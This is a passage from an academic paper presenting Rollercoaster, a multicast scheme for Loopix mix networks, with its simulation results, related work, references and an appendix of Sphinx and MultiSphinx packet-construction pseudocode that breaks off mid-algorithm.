The schedule computed by GENSCHEDULE in Algorithm 1 delivers the first messages to the nodes at the beginning of the provided recipient list U_{recv}. These nodes will always act as the forwarding nodes. To better balance these among all group members, one can shuffle the list based on a *nonce* value that is part of the message. This variant is described in Algorithm 2. As the GENSCHEDULERAND algorithm is still deterministic and the nonce is part of the Rollercoaster header, each node reconstructs the same schedule.

Algorithm 2 Creating a pseudorandomized schedule for a given nonce

```
1: procedure GENSCHEDULERAND(s, U_recv, k, nonce)
2:     R ← NEWPRNG(nonce)
3:     U'_recv ← R.shuffle(U_recv)
4:     return GENSCHEDULE(s, U'_recv, k)
```

Further optimisation is possible if different sub-groups display different levels of activity and connectivity. For example, if there is a small, active sub-group communicating while the rest of the group remains passive, it is more important for messages to travel faster between active nodes to support swift, effective collaboration. Active nodes can often be assumed to be more likely to be online. Agreeing on the full order is no longer possible through a single nonce value. However, the source can randomly compute a subset of all schedules, evaluate the generated schedule against its information about the group members, and choose one that creates a schedule with the most desirable properties.

6 Evaluation

For the empirical evaluation we developed a mix network simulation tool that provides fully reproducible results. First, we discuss the behaviour and results of the Rollercoaster scheme in an ideal scenario where all participants are online throughout. Second, we discuss the impact of offline nodes and how this is addressed by the fault-tolerant variant of Rollercoaster. Finally, we discuss the impact of multi-group membership, sending multiple messages at once, and p-restricted multicast.

6.1 Methodology

Since the real-world performance of Loopix has been practically demonstrated [3] we run a simulation instead of an experiment on a real network. This provides clear practical advantages: First, it allows us to eliminate external influences such as network congestion due to unrelated traffic or CPU usage by other processes. Second, the simulated time can run faster than real-time, allowing us to gather significantly more results using less computational resources. Third, it makes monitoring and categorising traffic easier as packets and node

state can be inspected. Finally, by initialising the PRNG with a fixed seed, the results of this paper are fully reproducible.

The simulator runs the entire mix network on a single machine, with nodes communicating through shared memory simulating a network. It instantiates objects for each participating user, provider, and mix node. All objects implement a `tick()` method in which they process incoming messages and mimic the designed node behaviour such as delaying and forwarding packets. As we are primarily interested in the traffic behaviour, no actual encryption is performed. The original Loopix paper has shown that the queuing time and per-hop delays dominate the message delay, and that CPU time for cryptographic operations is insignificant in comparison. Similarly, the network delay is negligible.

For the final evaluation we ran 276 independent simulations, covering more than 992,160 hours of simulated node time in less than 209 hours of CPU core time. This is a relative speed up by factor 4500× compared to a real network experiment of the same scope. In every simulation step the application (see below) measures the message latency d_{msg} of each delivered message between the original source and each recipient. We verified that our simulator behaves faithfully to the Loopix implementation by reproducing a latency distribution graph from the original paper [3, Figure 11]. Our simulator is implemented in less than 2,000 lines of Python code including tests and is available as an open-source project.[2]

The network simulator assigns 16 users to each provider. We set the Loopix rates $\lambda_p = \lambda_d = \lambda_l = 2/\text{s}$ for the client nodes and the delay rate $\lambda_\mu = 3/\text{s}$. Hence, the overall sending rate of the clients is $\lambda = 6/\text{s}$. This meets the requirement $\lambda/\lambda_\mu \geq 2$ that is suggested by the Loopix paper [3, p. 1209, $\lambda_\mu = \mu$]. The mix network consists of 3 layers containing 3 mix nodes each (mix loop injection rate $\lambda_M = 2/\text{s}$). All simulations are run with a granularity of 10 ms per tick. The simulated time span for all configurations is 24 h.

The application behaviour is modelled by a Poisson process. On average every 30 s one of the online nodes sends a single message to all other group members. We account for participation inequality [8] by dividing the group using an 80/20 rule: 20% of users in the group send 80% of all messages, and vice versa.

6.2 Results with All Users Online

For a group of size 128, the average latency is reduced from 34.9 s in sequential unicast to 7.0 s (8.3 s for group size 256) in Rollercoaster with $k = p = 2$. This fulfils our application requirements that were derived from the user study concerning delay in collaborative applications [7]. The results are compatible with our analytical results as discussed in Section 5.3. For Rollercoaster not only is the average latency low, but most of the latency distribution falls within fairly tight bounds – that is, very large latencies are rare. Figure 5 shows

[2] https://github.com/lambdapioneer/rollercoaster




Figure 5: This box plot shows the distributions of message latency d_{msg} for increasing group sizes for the strategies *naïve sequential unicast* and *Rollercoaster (RC)*. The Rollercoaster strategies show different k and p parameters. The boxes span from the first quartile to the third quartile (middle line is the median) and the whiskers indicate the 1st and 99th percentile.

the latency achieved by the Rollercoaster scheme with and without p-restricted multicast for different percentiles and compares them to unicast. For a group with 128 members the 99th percentile p_{99} for Rollercoaster is 12.3 s (p_{90}: 9.9 s) whereas in unicast it is 75.6 s (p_{90}: 60.8 s). We provide detailed histograms in the extended paper (see Appendix C).

6.3 Results for Fault-Tolerance Scenarios

The evaluation of the fault tolerance properties requires a realistic model of connectivity of mobile devices. For this we processed data from the *Device Analyzer* project [17] that contains usage data of volunteers who installed the Android app. The online/offline state of a device is derived from its trace information regarding network state, signal strength, and airplane mode. We limit the dataset ($n = 27790$) to traces that contain connectivity information ($n = 25618$), cover at least 48 hours ($n = 20117$), and have no interval larger than 12 hours without any data ($n = 2772$).

Inspecting the traces we identify three archetypes of online behaviour. The first group is online most of the time and is only interrupted by shorter offline segments of less than 60 minutes. Members of the second group have at least one large online segment of > 8 hours and are on average online 50% or more of the time. Finally, the third group is online less than 50% of the time with many frequent changes between online and offline states. As the dataset is more than five years old we decided to use the characteristics of these groups to build a model. Using a model allows us to extrapolate offline behaviour into scenarios with increased connectivity. In the model following the parameters of the original dataset, the fraction of all users' time spent online is 65%. In a second and third model with increased connectivity, we increase this percentage to 80% and 88%, respectively, while preserving the behaviour of the archetype groups. The generated models are visualised in the extended paper (see Appendix C).




Figure 6: The distribution of message latency d_{msg} for different offline scenarios. From left to right the strategies are Unicast, Rollercoaster without fault-tolerance (RC), and Rollercoaster with fault-tolerance (RC-FT). Boxes and whiskers as in Figure 5.




Figure 7: Message latency d_{msg} for an increasing number of groups for 128 users (every user is member of every group). Boxes and whiskers as in Figure 5.

For our discussion of offline behaviour we refine our previous definition of message latency d_{msg}: we ignore all latencies where the intended recipient was offline when the message was placed into their inbox by the provider node. This change has the practical benefit of excluding outliers. More importantly, fast delivery to an offline user has no real-world benefit. Instead, a good multicast algorithm should optimise the delivery to all nodes that are active and can actually process an incoming message. The source might go offline at any time regardless of outstanding messages.

Without fault tolerance, the presence of offline nodes greatly increases the 99th percentile (p_{99}) for Rollercoaster (RC) to more than 10,000 s for a group of 128 members. The fault-tolerant variant (RC-FT) reduces the 99th percentile to less than 21.9 s (p_{90}: 18.0 s). In unicast p_{99} latency is 103.3 s (p_{90}: 61.9 s). Figure 6 shows that the fault-tolerant variant generally outperforms unicast at various percentiles. We provide detailed histograms in the extended paper (see Appendix C).

6.4 Multiple Groups and Message Bursts

Users might be part of multiple groups, which increases their burden of distributing messages. In this evaluation we assign 128 users to a growing number of groups. Figure 7 shows that the number of group memberships has little impact on Rollercoaster's performance both for online and offline scenarios.




Figure 8: Message latency d_{msg} for applications that send b messages at once. The group size is $m = 128$. Boxes and whiskers as in Figure 5.




Figure 9: Heatmaps showing the mean message latency for reduced sending rates (y-axis) and different Rollercoaster parameters (x-axis). In the left graph only the logical branch factor k is increased. In the right graph the multicast factor p is increased at the same time. Group size is $m = 128$ and 80% online.

Similarly, users might be sharing large payloads (e.g. images) or sending multiple updates at once. Both translate into many messages being scheduled for distribution at the same time, which risks overwhelming the payload queue. Figure 8 shows that Rollercoaster can handle many more messages sent in bursts than unicast. We observed that with unicast and some Rollercoaster configurations some nodes had indefinitely growing send buffers as the simulation progressed. The effect of this can be seen by the higher message latencies for $b = 32$. This threshold is higher for p-restricted multicast.

6.5 Results for p-Restricted Multicast

In this evaluation we show that p-restricted multicast allows us to drastically lower the sending rates $\lambda_{\{p,d,l\}}$ of the clients while achieving similar performance. A low sending rate is desirable as it allows the radio network module to return to standby and thereby saving significant battery energy on mobile devices (see §2). Figure 9 shows that just increasing k (left) has negligible or even negative impact, while increasing k and p together (right) allows for lower sending rate λ while maintaining good enough performance. We decrease λ_μ accordingly to maintain the $\lambda/\lambda_\mu \geq 2$ balance (see §6.1) which increases the per-hop delays.

7 Related Work

Previous research on efficient anonymity networks achieves strong security goals, high efficiency, scalability, and offline support. However, decentralised low-latency group multicast while guaranteeing the strongest privacy guarantees against a global adversary has not yet received due attention.

Work based on *Dining Cryptographer networks (DC-nets)* [18] is inherently broadcast-based as the round results are shared with all nodes. These designs generally provide sender anonymity and impressive functionality. However, the required synchronisation and communication overhead render them unsuitable for low latency applications. As the rounds depend on the calculations of all clients, they can be susceptible to interference by malicious participants. The Xor-Trees by Dolev et al. [19] achieve efficient multicast, but only in the absence of an active attacker. Dissent [20] can provide protection against such active attacks. However, its design does not scale as well as Loopix due to its need to broadcast messages to all clients, and not just the intended group of recipients.

Circuit-based onion routing networks such as Tor [1] establish long-living paths through multiple hops. All messages from and to the client are transmitted via the same path with every node peeling off the outer-most encryption layer. They are arguably the most widely deployed and accessible class of anonymity network designs. While the onion path approach allows for low latency communication, it is known to be vulnerable against global adversaries performing *traffic analysis* attacks [2, 21]. Most mainstream designs consider one-to-one communication, but there is interesting work on building multicast trees using onion-routing techniques. Examples are AP3 [22], M2 [23], and MTor [24]. When facing a global adversary, they share similar vulnerabilities to Tor.

Multicast in friend-to-friend overlays as in VOUTE [25,26] share a similarity with our work as trusted peers help with message distribution. However, to our knowledge, there are no practical implementations with performance similar to Loopix. Using real-world trust relationships together with Rollercoaster for inter-group communication is an interesting direction for future work.

The recent Vuvuzela design [27] cleverly leverages dead drops and cover traffic to achieve strong metadata privacy while maintaining a high throughput of messages. Pursuing the goal of limiting network bandwidth use results in delays of up to 10 minutes to initiate a call and more than 30 seconds latency for messages, which we consider too large for many collaborative applications. Its privacy guarantees can be limited in the case of an active attacker with a priori suspicion of a certain group of users communicating.

Work based on *private information retrieval* (PIR) such as Pung [28] and Talek [29] allows for low-latency group communication with strong security guarantees. However, these systems are not decentralised and rely on the availability of high-spec servers. Moreover, their latency scales with the total number of users n rather than the group sizes.

We note that our evaluation differs from the standard methods in similar papers [3, 20, 27] using real servers and networks. Since it is already established that the performance of Loopix is viable in practise, we can build on top of this and focus on more inspectable and reproducible evaluations through deterministic simulation.

The Shadow project [30] can simulate actual anonymity network implementations in a network topology on a single machine. With extensive modelling options the network and user behaviour can be modelled deterministically. However, since the application binaries remain black-boxes it cannot guarantee complete deterministic behaviour. White-box simulators such as Mixim [31] calculate the entropy as messages pass through the system.

Many multicast systems use distribution trees [32–36]. However, to our knowledge, these protocols have not yet been applied in the context of mix networks, where the limited send rate and artificial message delays introduce particular challenges not considered by existing multicast protocols.

8 Conclusion

In this paper we have presented an efficient scheme for multicast in mix networks named *Rollercoaster*. Compared to the sender of a message naïvely sending it to all other group members by unicast, our scheme significantly lowers the time until all group members receive the message. For a group of size $m = 128$, Rollercoaster is faster by a factor of 5, reducing the average delay from 34.9 s to 7.0 s and reducing the 99th percentile from 75.6 s to 12.3 s. We do this by involving more users than just the original sender in the process of disseminating a message to group members. This also reduces the asymptotic growth of the expected delay to $\mathcal{O}(\log m)$. A key ingredient for this is the deterministic GENSCHEDULE algorithm that allows users to share plans for message distribution using a single nonce.

Faced with the challenge of unreliable and offline nodes, we have introduced a variant of our algorithm that allows acknowledgement and retry of message delivery as well as reassignment of tasks from offline to online users. In the failure-free case, it adds a constant message overhead that does not worsen the results measured. When nodes are offline it significantly improves reliability and delays.

Our simulation tool enabled us to obtain reproducible and inspectable performance measurements. The low cost of simulation enabled us to efficiently explore the behaviour of many system configurations with a large number of users.

In future work we plan to implement and run collaborative applications and group messaging protocols on a network using Rollercoaster. We also hope to extend Rollercoaster with facilities to add or remove members of a group.

Acknowledgements

We thank Steven J. Murdoch, Killian Davitt, and our anonymous reviewers for the helpful discussions and their valuable input. Daniel Hugenroth is supported by a Nokia Bell Labs Scholarship and the Cambridge European Trust. Martin Kleppmann is supported by a Leverhulme Trust Early Career Fellowship, the Isaac Newton Trust, Nokia Bell Labs, and crowdfunding supporters including Ably, Adrià Arcarons, Chet Corcos, Macrometa, Mintter, David Pollak, RelationalAI, SoftwareMill, Talent Formation Network, and Adam Wiggins. Alastair R. Beresford is partially supported by EPSRC [grant number EP/M020320/1].

References

[1] R. Dingledine, N. Mathewson, and P. Syverson, "Tor: The second-generation onion router," tech. rep., Naval Research Lab Washington DC, 2004.

[2] S. J. Murdoch and G. Danezis, "Low-cost traffic analysis of Tor," in *2005 IEEE Symposium on Security and Privacy*, pp. 183–195, IEEE, 2005.

[3] A. M. Piotrowska, J. Hayes, T. Elahi, S. Meiser, and G. Danezis, "The Loopix anonymity system," in *26th USENIX Security Symposium*, pp. 1199–1216, 2017.

[4] M. Kleppmann, S. A. Kollmann, D. A. Vasile, and A. R. Beresford, "From secure messaging to secure collaboration," in *26th International Workshop on Security Protocols*, pp. 179–185, Springer, 2018.

[5] M. Ahmed-Nacer, C.-L. Ignat, G. Oster, H.-G. Roh, and P. Urso, "Evaluating CRDTs for real-time document editing," in *11th ACM Symposium on Document Engineering*, pp. 103–112, ACM, Sept. 2011.

[6] A. Pfitzmann and M. Hansen, "A terminology for talking about privacy by data minimization: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management," Aug. 2010. v0.34, `http://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf`.

[7] C.-L. Ignat, G. Oster, O. Fox, V. L. Shalin, and F. Charoy, "How do user groups cope with delay in real-time collaborative note taking," in *14th European Conference on Computer Supported Cooperative Work*, pp. 223–242, Springer, Sept. 2015.

[8] J. Nielsen, "The 90-9-1 rule for participation inequality in social media and online communities," 2006. `https://www.nngroup.com/articles/participation-inequality/`.

[9] J. Huang, F. Qian, A. Gerber, Z. M. Mao, S. Sen, and O. Spatscheck, "A close examination of performance and power characteristics of 4G LTE networks," in *10th International Conference on Mobile Systems, Applications, and Services*, pp. 225–238, 2012.

[10] D. Chaum, "Untraceable electronic mail, return addresses, and digital pseudonyms," *Communications of the ACM*, vol. 24, no. 2, 1981.

[11] G. Danezis and I. Goldberg, "Sphinx: A compact and provably secure mix format," in *30th IEEE Symposium on Security and Privacy*, pp. 269–282, IEEE, 2009.

[12] A. Serjantov, R. Dingledine, and P. Syverson, "From a trickle to a flood: Active attacks on several mix types," in *International Workshop on Information Hiding*, pp. 36–52, Springer, 2002.

[13] S. Deering, "Host extensions for IP multicasting," STD 5, RFC Editor, August 1989. `http://www.rfc-editor.org/rfc/rfc1112.txt`.

[14] M. Kleppmann and H. Howard, "Byzantine eventual consistency and the fundamental limits of peer-to-peer databases," *arXiv preprint arXiv:2012.00472*, 2020.

[15] F. Beato, K. Halunen, and B. Mennink, "Improving the Sphinx mix network," in *International Conference on Cryptology and Network Security*, pp. 681–691, Springer, 2016.

[16] C. Kuhn, M. Beck, and T. Strufe, "Breaking and (partially) fixing provably secure onion routing," *arXiv preprint arXiv:1910.13772*, 2019.

[17] D. T. Wagner, A. Rice, and A. R. Beresford, "Device analyzer: Understanding smartphone usage," in *International Conference on Mobile and Ubiquitous Systems: Computing, Networking, and Services*, pp. 195–208, Springer, 2013.

[18] D. Chaum, "Security without identification: Transaction systems to make Big Brother obsolete," *Communications of the ACM*, vol. 28, no. 10, pp. 1030–1044, 1985.

[19] S. Dolev and R. Ostrobsky, "Xor-trees for efficient anonymous multicast and reception," *ACM Transactions on Information and System Security*, vol. 3, no. 2, pp. 63–84, 2000.

[20] D. I. Wolinsky, H. Corrigan-Gibbs, B. Ford, and A. Johnson, "Dissent in numbers: Making strong anonymity scale," in *10th USENIX Symposium on Operating Systems Design and Implementation*, pp. 179–182, 2012.

[21] G. Danezis and A. Serjantov, "Statistical disclosure or intersection attacks on anonymity systems," in *International Workshop on Information Hiding*, pp. 293–308, Springer, 2004.

[22] A. Mislove, G. Oberoi, A. Post, C. Reis, P. Druschel, and D. S. Wallach, "AP3: Cooperative, decentralized anonymous communication," in *11th ACM SIGOPS European workshop*, p. 30, ACM, 2004.

[23] G. Perng, M. K. Reiter, and C. Wang, "M2: Multicasting mixes for efficient and anonymous communication," in *26th IEEE International Conference on Distributed Computing Systems*, pp. 59–59, IEEE, 2006.

[24] D. Lin, M. Sherr, and B. T. Loo, "Scalable and anonymous group communication with MTor," *Proceedings on Privacy Enhancing Technologies*, vol. 2016, no. 2, pp. 22–39, 2016.

[25] S. Roos, M. Beck, and T. Strufe, "Anonymous addresses for efficient and resilient routing in F2F overlays," in *35th Annual IEEE International Conference on Computer Communications*, pp. 1–9, IEEE, 2016.

[26] S. Roos, M. Beck, and T. Strufe, "Voute-virtual overlays using tree embeddings," *arXiv preprint arXiv:1601.06119*, 2016.

[27] J. Van Den Hooff, D. Lazar, M. Zaharia, and N. Zeldovich, "Vuvuzela: Scalable private messaging resistant to traffic analysis," in *25th Symposium on Operating Systems Principles*, pp. 137–152, 2015.

[28] S. Angel and S. Setty, "Unobservable communication over fully untrusted infrastructure," in *12th USENIX Symposium on Operating Systems Design and Implementation*, pp. 551–569, 2016.

[29] R. Cheng, W. Scott, E. Masserova, I. Zhang, V. Goyal, T. Anderson, A. Krishnamurthy, and B. Parno, "Talek: Private group messaging with hidden access patterns," *arXiv preprint arXiv:2001.08250*, 2020.

[30] R. Jansen and N. Hopper, "Shadow: Running Tor in a box for accurate and efficient experimentation," in *19th Symposium on Network and Distributed System Security*, Internet Society, February 2012.

[31] I. B. Guirat, D. Gosain, and C. Diaz, "Mixim: A general purpose simulator for mixnet," *Privacy Enhancing Technologies Symposium – HotPETs Workshop*, 2020.

[32] M. Hosseini, D. T. Ahmed, S. Shirmohammadi, and N. D. Georganas, "A survey of application-layer multicast protocols," *IEEE Communications Surveys & Tutorials*, vol. 9, no. 3, pp. 58–74, 2007.

[33] A. Popescu, D. Constantinescu, D. Erman, and D. Ilie, "A survey of reliable multicast communication," in *Conference on Next Generation Internet Networks*, NGI, pp. 111–118, IEEE, 2007.

[34] C. K. Yeo, B.-S. Lee, and M. H. Er, "A survey of application level multicast techniques," *Computer Communications*, vol. 27, no. 15, pp. 1547–1568, 2004.

[35] J. Leitão, J. Pereira, and L. Rodrigues, "Epidemic broadcast trees," in *26th IEEE International Symposium on Reliable Distributed Systems*, SRDS 2007, pp. 301–310, IEEE, Oct. 2007.

[36] J. Leitão, J. Pereira, and L. Rodrigues, "Gossip-based broadcast," in *Handbook of Peer-to-Peer Networking*, pp. 831–860, Springer, Oct. 2009.

A MultiSphinx Construction

In this Appendix we provide detailed algorithms for constructing and processing both the regular Sphinx messages (A.1) and our MultiSphinx messages (A.2). The regular construction is based on the original Sphinx paper [11] and the proposed improvement using authenticated encryption [15]. For both schemes we will use three hops n_0, n_1, n_2 for the mix nodes and a final hop n for the recipient[3] that extracts the payload from the inner-most encryption (see Figure 10).

A Sphinx header M consists of a group element α for deriving shared secrets, authenticated data β, and an authentication tag γ. In the original Sphinx paper β is used to store the address of the next hop. For the final hop the distinguished element $*$ is used to signal that the payload reached its intended destination. Loopix adds per-hop delays to this routing information.

We assume that all nodes n_i have access to the public keys of all other nodes without us passing these explicitly. We assume the existence of a method PROCESSHEADER that takes a header of a Sphinx packet and returns all metadata contained in β (next hop identifier, delay) and the header for the next hop. We assume the existence of a method COMPUTESECRETS that takes a list of hops $n_0, n_1, \ldots$ and outputs

[3] We omit the provider nodes here to improve readability.




Figure 10: Schematic of messages (header, payload) for Sphinx and MultiSphinx.

a list of shared secrets $s_0, s_1, \ldots$. We assume the existence of a method CREATEHEADER that takes a shared secret s_i, the next hop identifier n_{i+1}, and (optionally) a header M_{i+1} to wrap. The details of these operations can be found in the Sphinx paper [11, §3.2 and §3.6]. In line with Loopix the sender chooses a random per-hop delay for each hop and includes it in the authenticated metadata in the header. This happens transparently in the CREATEHEADER method.

We assume the existence of an authenticated encryption (AE) scheme as required by the improved Sphinx format [15]. An AE scheme provides an encryption function AE_{enc} that takes a secret key s, a message *msg*, and optional metadata *meta* and outputs a ciphertext *ctext* and an authentication tag *auth*. It also provides a decryption function AE_{dec} that takes a secret key s, a ciphertext *ctext*, an authentication tag *auth*, and metadata *meta*. It returns the decrypted message if the authentication tag verifies the integrity of ciphertext and metadata or $\perp$ otherwise.

We assume that the AE scheme is based on an encrypt-then-mac regime using a stream cipher C (e.g. AES-CTR), a message authentication code MAC (e.g. HMAC), and a keyed key derivation function KDF (e.g. HKDF). Stream ciphers have the property that changing a given bit of the ciphertext/plaintext only changes the bit at the same position in the plaintext/ciphertext after decryption/encryption. Arbitrary changes will lead to an invalid auth tag – but we might intentionally ignore this during our constructions and recalculate the auth tags later. Since Sphinx uses fresh secret keys for every message and hop, we can leave the nonce for the stream cipher constant. We show our construction of AE_{enc} and AE_{dec} in Algorithm 3.

Algorithm 3 The authenticated encryption scheme AE based on stream cipher C, a MAC, and a keyed KDF.

procedure $AE_{enc}(s, msg, meta)$
  $s_{cipher}, s_{mac} \leftarrow \text{KDF}(s, \texttt{cipher}), \text{KDF}(s, \texttt{mac})$
  $ctext \leftarrow \text{C}(s_{cipher}) \oplus msg$
  $auth \leftarrow \text{MAC}(s_{mac}, ctext \,\|\, meta)$
  return $(ctext, auth)$

procedure $AE_{dec}(s, ctext, auth, meta)$
  $s_{cipher}, s_{mac} \leftarrow \text{KDF}(s, \texttt{cipher}), \text{KDF}(s, \texttt{mac})$
  if $\text{MAC}(s_{mac}, ctext \,\|\, meta) \neq auth$ **then**
    return $\perp$
  $msg \leftarrow \text{C}(s_{cipher}) \oplus ctext$
  return msg

A.1 Normal Sphinx (existing solution)

The algorithms in this section summarise the existing literature [11, 15], but we have adapted the notation to be more concise. Algorithm 4 shows the creation of the a regular Sphinx message by the sender. While the original Sphinx papers can create all headers before encrypting the payload, the improved variant with AE requires us to do these operations simultaneously as the encryption affects the authentication tag γ of this and the following message headers.

Algorithm 4 Creating a packet to be routed through hops n_0, n_1, n_2 to node n.

procedure CREATE$(\delta, n_0, n_1, n_2, n)$
  assert $|\delta| = \text{MAXMSGLEN}$
  $s_0, s_1, s_2, s_3 \leftarrow \text{COMPUTESECRETS}(n_0, n_1, n_2, n)$
  $M_3 \leftarrow \text{CREATEHEADER}(s_3, *)$
  $\delta_3,\ M_3.\gamma \leftarrow AE_{enc}(s_3, \delta, M_3.\beta)$
  $M_2 \leftarrow \text{CREATEHEADER}(s_2, n, M_3)$
  $\delta_2,\ M_2.\gamma \leftarrow AE_{enc}(s_2, \delta_3, M_2.\beta)$
  $M_1 \leftarrow \text{CREATEHEADER}(s_1, n_2, M_2)$
  $\delta_1,\ M_1.\gamma \leftarrow AE_{enc}(s_1, \delta_2, M_1.\beta)$
  $M_0 \leftarrow \text{CREATEHEADER}(s_0, n_1, M_1)$
  $\delta_0,\ M_0.\gamma \leftarrow AE_{enc}(s_0, \delta_1, M_0.\beta)$
  return (M_0, δ_0)

Algorithm 5 shows how a mix node processes a message it has received. First the message is unpacked into the header and the payload. Then the tag is derived and compared against previously seen *tags* to protect against replay attacks. Afterwards, the decryption verifies that the authentication tag matches the message and header metadata. Finally the header is unwrapped and a send operation is scheduled according to the next hop identifier and delay from the metadata.

Algorithm 5 Processing of an incoming packet at mix node n with secret key x_n.

procedure PROCESS$(packet)$
  $(M, \delta) \leftarrow packet$
  $s \leftarrow (M.\alpha)^{x_n}$
  if $h_\tau(s) \in tags$ **then abort**
  $tags \leftarrow tags \cup \{h_\tau(s)\}$
  $\delta' \leftarrow \text{AE}_{dec}(s, \delta, M.\gamma, M.\beta)$
  if $\delta' = \perp$ **then abort**
  $(n', delay), M' = \text{PROCESSHEADER}(M)$
  $\text{QUEUEFORSEND}(n', (M', \delta'), delay)$

A.2 MultiSphinx (our solution)

We now describe our MultiSphinx construction and highlight the changes relative to the normal Sphinx construction in blue. To allow for a readable description we describe everything for $p = 2$ however the general case follows easily.

We use the pseudo-random function (PRF) ρ together with its key-generating function h_ρ from the original Sphinx paper to create a deterministic pseudo-random padding. Since we need two derive to independent keys from the same secret,

we extend h_ρ with another parameter that can be an arbitrary string. This extension can be implemented using any suitable HKDF function.

Algorithm 6 explains the creation of MultiSphinx messages by the sender. The part concerning the "two legs" of the message graph is only shown once for A to allow for a more readable presentation. Line 21 instructs which lines are meant to be repeated for the other $p-1$ recipients. In line 4 the secret s_1 is computed which is required for the padding construction in line 11. Lines 6-9 encrypt the actual payload from the recipient n_A to the multiplication node $n_{1,A}$ (going backwards). The encrypted payloads $\delta_{3,A}, \delta_{2,A}, \delta_{1,A}$ are all smaller than the normal payload length of messages. This would allow an attacker to distinguish such messages from other Loopix messages (e.g. when the middle mix layer sends loop messages). Therefore, the ciphertext is padded in line 11 with our PRF ρ. To correctly compute the MACs and headers in lines 15-20, we first simulate (going forwards) how the payloads will be affected by the decryption (line 12f).

Algorithm 7 explains the processing step at a mix node. Regular mix nodes operate as before (line 10). However, at multiplication nodes incoming message payloads are split into p headers and p payloads (line 12). In lines 13-16 the pseudo-random paddings are added. This process is also visualised in Figure 11. The newly created packets are processed recursively and then scheduled for sending based on their individual delay (line 15f). This "self-delivery" corresponds to the loop edge of n_1 in Figure 10. The extra hop allows for delaying both messages independently at the multiplication node (two headers allow for two delays). It also simplifies our correctness arguments.




Figure 11: Processing of a MultiSphinx message at the multiplication node n_1 resulting in two outgoing messages that are send then re-queued for processing.

Algorithm 6 Creating a MultiSphinx packet to be routed through hops $n_0, n_1, n_{2,A}, n_{2,B}$ to nodes n_A, n_B.

1: **procedure** CREATE($\delta_A, \delta_B, n_0, n_1, n_{2,A}, n_{2,B}, n_A, n_B$)
2: **assert** $|\delta_A| = |\delta_B| = (\text{MAXMSGLEN} - \text{HDRLEN})/2$
3: ▷ Secrets for hops from sender to multiplier node n_1
4: $s_0, s_1, \leftarrow$ COMPUTESECRETS(n_0, n_1)
5: ▷ Encrypt from recipient n_A to multiplier node n_1
6: $s_{1,A}, s_{2,A}, s_A \leftarrow$ COMPUTESECRETS$(n_{1,A}, n_{2,A}, n_A)$
7: $\delta_{3,A} \leftarrow C(\text{KDF}(s_A, \texttt{cipher})) \oplus \delta_A$
8: $\delta_{2,A} \leftarrow C(\text{KDF}(s_{2,A}, \texttt{cipher})) \oplus \delta_{3,A}$
9: $\delta_{1,A} \leftarrow C(\text{KDF}(s_{1,A}, \texttt{cipher})) \oplus \delta_{2,A}$
10: ▷ Add pseudo-random padding and compute padded payloads $\delta'_{\dots}$ along decryption path
11: $\delta'_{1,A} \leftarrow \delta_{1,A} \,\|\, \rho(h_\rho(\texttt{A}, s_1))$
12: $\delta'_{2,A} \leftarrow C_{dec}(\text{KDF}(s_{1,A}, \texttt{cipher})) \oplus \delta'_{1,A}$
